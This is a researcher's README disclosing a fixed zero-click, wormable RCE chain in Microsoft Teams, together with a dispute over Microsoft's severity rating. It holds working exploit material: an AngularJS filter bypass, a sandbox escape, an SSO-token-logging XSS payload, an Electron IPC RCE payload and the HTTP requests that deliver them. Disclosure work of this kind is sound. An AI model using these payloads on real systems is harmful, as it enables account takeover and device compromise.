README.md

"Important, Spoofing" - zero-click, wormable, cross-platform remote code execution in Microsoft Teams

TL;DR / Context

- "During an earnings call with investors today, Microsoft CEO Satya Nadella reveled Microsoft Teams now has 115 million daily active users" 2020-10-27
- "Security and Microsoft Teams"
- "Our commitment to privacy and security in Microsoft Teams"
- "In fiscal year 2020, Microsoft Corporation reported a net income of over 44.28 billion U.S. dollars"

TL;DR:

- Reported critical remote code execution bugs in Microsoft Teams, August 31st, 2020
- Microsoft rates them "Important, Spoofing" - one of the lowest in-scope ratings possible, September 30, 2020
- A new joke is born, immediately
- Microsoft refuses to discuss impact in detail, final decision made on November 19th, 2020
- "As for the CVE part, it's currently Microsoft's policy to not issue CVEs on products that automatically updates without user's interaction.", November 30, 2020
- The bugs have been fixed since the end of October, 2020

Microsoft Security Response Center rating - "Important, Spoofing"

Microsoft accepted this chain of bugs as "Important" (severity), "Spoofing" (impact) in O365 cloud bug bounty program. **That is one of the lowest in-scope ratings possible**.

At least now we have a new joke between colleagues - whenever we get a remote code execution (RCE) bug, we call it "Important, Spoofing". Thanks Microsoft! 😂

To be entirely fair, they did have a separate rating for the desktop app as "Critical, Remote Code Execution", but only for "Microsoft points"! Microsoft points get you on MSRC leaderboards.

Enjoy reading this writeup! This is the first from five zero or one-click Microsoft Teams remote code execution ("Important, Spoofing") bug chains sent in to MSRC.

Share this writeup on Twitter.

Thank you,
Oskars Vegeris


Actual impact - zero-click remote code execution

- attacker sends or edits an existing message, which looks completely normal to victim
- victim executes code upon looking at the message

‼️ **That's it. There is no further interaction from the victim. Now your company's internal network, personal documents, O365 documents/mail/notes, secret chats are fully compromised. Think about it. One message, one channel, no interaction. Everyone gets exploited.**

So let's expand on that. What if the recipients then automatically post it in their teams, channels? Everybody gets exploited. Did you know you can be a guest in other organisations? Probably your organisation already has several guests. They most likely are in their own organisations and those orgs probably have guests, which are in their own organisations, which are ... 😳 Yes, it could be made into a worm, which spreads within the Microsoft Teams network, at least within an organisation.

The demo is almost boring - all you need is a non-interactive single HTTP request.



After receiving the "Important, Spoofing" rating, I sent a list of bulletpoints - what I considered the real impact as argumentation to MSRC employees. I was hoping maybe they reconsider. The discussion was mostly without substance - just reiterating the ratings. It took weeks for each response, every time me having to remind them about it.

Sooo, after around 3 months it ended as-is: "Important, Spoofing" and that the desktop client - remote code execution - is "out of scope".

I mean, Microsoft can take the desktop app out of scope, which in my opinion is absurd as it's promoted as the primary way to use Microsoft Teams.. but how is any of this "Important" and what the hell is "Spoofing"? 😂

"Important, Spoofing" in bulletpoints

- Stored XSS with no interaction required. Impacts all messaging thread types - private, threads, groups etc.
- Self-replicating worm - victim reposts payload to all contacts, groups. Everyone reposts to contacts, groups (guests have access to orgs too, which have access to their own orgs etc.)
- SSO token stealing for all org users - you have access to all SSO O365 tokens from XSS in i.e. account takeover - which means access to company mail, documents, notes, everything in O365
- Access to private conversations, messages, files, call logs and everything else you have in MS Teams
- Privilege escalation to organisation level MS Teams Admin
- Access to microphone/camera via XSS (at least Chrome web versions AFAIK)
- Arbitrary command execution on victim devices with no interaction from victim, cross platform (macOS, Windows, Linux)
- Complete loss of confidentiality & integrity for end users - access to private chats, files, internal network, private keys and personal data outside MS Teams
- Keylogging, access to microphone, camera etc.

Ever wonder how MS Teams can 'seamlessly' access everything in your O365? Attackers don't, they could in the same way Teams does.


What's in this report

- AngularJS expression injection protection bypass
- AngularJS sandbox escape to execute arbitrary JS
- CSP bypass (via AngularJS)
- Abuse of Microsoft Teams APIs to 'download and execute a file' to achieve RCE
- ~~An additional, universal Electron~~ ~~redacted~~ ~~RCE payload, which was included in the report's video/media attachments~~
- Both RCE payloads allow to bypass Microsoft Teams specific Electron app security, but probably could be universally adapted to older ElectronJS versions with similar security constraints.

MS Teams ElectronJS security: `remote-require` is disabled & filtered, `nodeIntegration` is `false`, `webview` creation is filtered and normally removes insecure params/options. You cannot simply import `child_process` and execute arbitrary code or create a `webview` with a custom `preload` option.

Demos & RCE


redacted payload - invisible to victim (no new window)



Ok, the injected template string is visible for a split second, but normally you wouldn't see it - as can be evidenced in the next demo and all the rest of AngularJS template strings in Teams you don't see. I attribute the glitch to the HTTP proxy, general slowness of the app, live-reloading and the fact that it's a demo so it must fail in some way 😬

```
// redacted no new window RCE payload until ~2021 as requested by Microsoft
```

Payload with a new window



The blank window could have arbitrary content, size, look - it's "suspiciously blank" because it's a PoC.

original MOV file here

No user interaction is required, exploit executes upon seeing the chat message. This exploit bypasses webview restrictions and abuses MS Teams API calls to "download" a file and use it as `preload` (nodeJS context) for a `webview`. Teams actually filters `webview` creation - filtering `preload` and other dangerous options, but in this way the check could be bypassed. Probably the idea could be used in other, older ElectronJS apps.

```
cmd = `open /System/Applications/Calculator.app` // change to windows/linux command as required

stage1 = `data:text/plain,cp=require('child_process');cp.exec('${cmd}')`; // create a virtual file to download
this.electronSafeIpc.send(`desktopFileDownload`, stage1); // request to download file

// implement an event handler when files downloaded to trigger payload
this.electronSafeIpc.on(`desktop-file-download-finished`, (_, fileinfo) => {
        f = fileinfo.uniqueFile.filePath; // event gives us file path which we don't know beforehand

        // create a new webview mockup - window with a webview tag and our virtual, downloaded file as preload
        stage2 = `data:text/html,<webview src='about:blank' preload='file:///${f}'></webview>`
        this.electronSafeIpc.send(`allowWindowOpenUrl`, stage2); // abusing MS Teams IPC API to allow above URL
        this.w = window.open(stage2); // URL gets opened, webview gets created with our virtual, downloaded file preload
        setTimeout(()=>{this.w.close()},1000) // not necessary, but let's close the custom window
```

```
    }
)
```

Below is the original bug report sent to MSRC

Summary

A Remote Code Execution vulnerability has been identified in MS Teams desktop which can be triggered by a novel XSS (Cross-Site Scripting) injection in teams.microsoft.com. A specifically crafted chat message can be sent to any Microsoft Teams member or channel which will execute arbitrary code on victim PC's with NO USER INTERACTION.

Remote Code Execution has been achieved in desktop applications across all supported platforms (Windows, macOS, Linux). Code execution gives attackers full access to victim devices and company internal networks via those devices.

Even without arbitrary code execution on victim device, with the demonstrated XSS it's possible for an attacker to obtain SSO authorisation tokens for Microsoft Teams and other Microsoft Services (e.g. Skype, Outlook, Office365). Furthermore, the XSS vulnerability by itself allows to access confidential / private conversations, files etc. from within MS Teams.

These attacks could be performed by guest users completely silently with no user interaction or indications of compromise.

Products affected:

- Microsoft Teams (teams.microsoft.com) - Cross-Site Scripting
- Microsoft Teams macOS v 1.3.00.23764 (latest as of 2020-08-31)
- Microsoft Teams Windows v 1.3.00.21759 (latest as of 2020-08-31)
- Microsoft Teams Linux v 1.3.00.16851 (latest as of 2020-08-31)

Impact

- 'wormable' - possible to automatically repost the exploit payload to other companies, channels, users with no interaction
- arbitrary command execution on victim devices with no interaction from victim
- complete loss of confidentiality & integrity for end users - access to private chats, files, internal network, private keys and personal data outside MS Teams
- access to SSO tokens and therefore other Microsoft services in addition to MS Teams (Outlook, Office365 etc.)
- possible phishing attacks by redirection to attackers site or requesting SSO credential input
- keylogging with specifically crafted payloads

Description

This report contains a new XSS vector and a novel RCE payload which are used together. It affects the chatting system within Microsoft Teams and can be used in e.g. direct messages, channels.

To achieve RCE in Microsoft Teams, two vulnerabilities are chained:

- stored XSS in teams.microsoft.com chat functionality - in user 'mentions' functionality
- a novel cross-platform, specifically crafted JS exploit for MS Teams desktop clients

Stored XSS in teams.microsoft.com

Steps to reproduce


1. Type a chat message in either direct communication or channel, mention a user or a custom tag within this chat
2. Edit the chat message containing the mention and intercept with a HTTP proxy like Burp Suite

In mention functionality, the vulnerable parameter is `displayName` within the `{ content: "...", properties: { "mentions" : "[{ displayName: PAYLOAD HERE }]"` JSON message structure.

The request should look something like this, note `displayName` :

```
PUT /v1/users/ME/conversations/19%3A9bc6400d2fc7443487491898c6803e46%40thread.tacv2/messages/1598607494949 HTTP/1.1
Host: emea.ng.msg.teams.microsoft.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authentication: skypetoken=...snip...
ClientInfo: os=macos; osVer=10; proc=x86; lcid=en-us; deviceType=1; country=us; clientName=skypeteams; clientVer=1415/1.0.0.202008072
BehaviorOverride: redirectAs404
Content-Length: 1174


{"content":"<div><div>\n<div>\n<div>\n<div>\n<div><span itemscope itemtype=\"http://schema.skype.com/Mention\" itemid=\"0\">dada</spa
```



angular expression filtering can be bypassed by injecting a nullbyte char in unicode `\u0000` , e.g.

```
{{3*333}\u0000}
```


To access user's local storage and all SSO tokens, use this payload within `displayName` in the above HTTP PUT request.

```
{{['if(typeof onetime==`undefined`)
{onetime=1;console.log(localStorage);}'].forEach($root.$$childHead.$$nextSibling.app.$window.eval)}\u0000}
```

Full HTTP request for SSO token logging:

```
PUT /v1/users/ME/conversations/19%3A9bc6400d2fc7443487491898c6803e46%40thread.tacv2/messages/1598607494949 HTTP/1.1
Host: emea.ng.msg.teams.microsoft.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authentication: skypetoken=...snip...
ClientInfo: os=macos; osVer=10; proc=x86; lcid=en-us; deviceType=1; country=us; clientName=skypeteams; clientVer=1415/1.0.0.202008072
BehaviorOverride: redirectAs404
Content-Length: 1174


{"content":"<div><div>\n<div>\n<div>\n<div>\n<div><span itemscope itemtype=\"http://schema.skype.com/Mention\" itemid=\"0\">dada</spa
```



this will log user's local storage as a XSS PoC.

no further actions are necessary. all users within this chat will start logging their SSO tokens which can be exfiltrated.

you can verify this by checking development tools in either Microsoft Teams desktop or any browser.

Remote code execution & payload

A novel remote code execution payload was developed, which bypasses all restrictions currently implemented (remote require, node integration, webview preload filtering etc.) in Microsoft Teams desktop and should work even if `contextIsolation` was enabled.

```
cmd = `open /Applications/Calculator.app` // change to windows/linux command as required

stage1 = `data:text/plain,cp=require('child_process');cp.exec('${cmd}')`; // create a virtual file to download
this.electronSafeIpc.send(`desktopFileDownload`, stage1); // request to download file

// implement an event handler when files downloaded to trigger payload
this.electronSafeIpc.on(`desktop-file-download-finished`, (_, fileinfo) => {
        f = fileinfo.uniqueFile.filePath; // event gives us file path which we don't know beforehand

        // create a new webview mockup - window with a webview tag and our virtual, downloaded file as preload
        stage2 = `data:text/html,<webview src='about:blank' preload='file:///${f}'></webview>`
        this.electronSafeIpc.send(`allowWindowOpenUrl`, stage2); // abusing MS Teams IPC API to allow above URL
        this.w = window.open(stage2); // URL gets opened, webview gets created with our virtual, downloaded file preload
        setTimeout(()=>{this.w.close()},1000) // not necessary, but let's close the custom window
    }
)
```


Shortened version for HTTP PUT request and improved to execute only once per reload:

```
{{['if(typeof mentiontime==`undefined`){mentiontime=1;stage1=`data:text/plain,cp=require(\\\"child_process\\\");cp.exec(\\\"open
/System/Applications/Calculator.app\\\")`;this.electronSafeIpc.send(`desktopFileDownload`,stage1);this.electronSafeIpc.on(`desktop-
file-download-finished`,(_,fileinfo)=>{f=fileinfo.uniqueFile.filePath;stage2=`data:text/html,<webview src=\\\"about:blank\\\"
preload=\\\"file:///${f}\\\">
</webview>`;this.electronSafeIpc.send(`allowWindowOpenUrl`,stage2);this.w=window.open(stage2);setTimeout(()=>
{this.w.close()},2000)})}'].forEach($root.$$childHead.$$nextSibling.app.$window.eval)}\u0000}
```

Full HTTP PUT request with RCE payload:

```
PUT /v1/users/ME/conversations/19%3A9bc6400d2fc7443487491898c6803e46%40thread.tacv2/messages/1598607494949 HTTP/1.1
Host: emea.ng.msg.teams.microsoft.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authentication: ...snip...
ClientInfo: os=macos; osVer=10; proc=x86; lcid=en-us; deviceType=1; country=us; clientName=skypeteams; clientVer=1415/1.0.0.202008072
BehaviorOverride: redirectAs404
Content-Length: 1174


{"content":"<div><div>\n<div>\n<div>\n<div>\n<div><span itemscope itemtype=\"http://schema.skype.com/Mention\" itemid=\"0\">dada</spa
```



! note: change the command, currently set for macOS Catalina as `open /System/Applications/Calculator.app`

no user interaction is required simply visiting a chat will execute arbitrary code.

Supporting materials/references:

[1] - Video demos, screenshots

[2] - https://www.electronjs.org/docs/tutorial/security

SSO / cookie info

list of SSO token identifiers in localStorage && cookie parameters available from JavaScript in Microsoft Teams

SSO tokens:

```
adal.nonce.idtoken
ts.09ccd856-c12e-4228-acf6-a19af826be77.auth.skype.token
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.4580fd1d-e5a3-4f56-9ad1-aab0e3bf8f76
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.cf53fce8-def6-4aeb-8d30-b158e7b1cf83
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://*.microsoftstream.com
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://api.spaces.skype.com
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://chatsvcagg.teams.microsoft.com
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://emea.presence.teams.microsoft.com/
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://evolutiongaming-my.sharepoint.com
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://evolutiongaming-my.sharepoint.com/
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://evolutiongaming.sharepoint.com
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://evolutiongaming.sharepoint.com/
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://forms.office.com
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://loki.delve.office.com/
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://management.core.windows.net/
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://onenote.com/
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://outlook.office.com/
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://outlook.office365.com
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://outlook.office365.com/connectors
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://presence.teams.microsoft.com/
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://service.powerapps.com/
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://teams.microsoft.com
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://uis.teams.microsoft.com
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://web.microsoftstream.com
ts.09ccd856-c12e-4228-acf6-a19af826be77.cache.token.https://whiteboard.microsoft.com
```

Potentially sensitive cookies available from JavaScript:

```
sessionId
TSAUTHCOOKIE
SSOAUTHCOOKIE
```

Releases

No releases published

Packages

No packages published

Contributors 3


oskarsve


black-snow Ronald


0xflotus 0xflotus